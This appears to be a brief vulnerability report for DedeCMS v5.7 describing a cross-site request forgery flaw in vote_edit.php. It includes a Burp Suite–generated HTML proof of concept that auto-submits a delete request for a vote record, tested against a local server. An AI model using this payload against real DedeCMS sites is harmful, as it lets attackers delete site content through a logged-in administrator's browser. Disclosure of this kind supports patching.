target:https://github.com/wdsunwq/DedeCMSv5

version: v5.7

DedeCMS v5.7 was discovered to contain a Cross-Site Request Forgery (CSRF) via the component /src/dede/vote_edit.php

Poc:

```
1   <html>
2     <!-- CSRF PoC - generated by Burp Suite Professional -->
3     <body>
4     <script>history.pushState('', '', '/')</script>
5       <form action="http://127.0.0.1/src/dede/vote_edit.php">
6         <input type="hidden" name="aid" value="2" />
7         <input type="hidden" name="dopost" value="delete" />
8         <input type="submit" value="Submit request" />
9       </form>
10    </body>
11  </html>
12
```


Successed

图片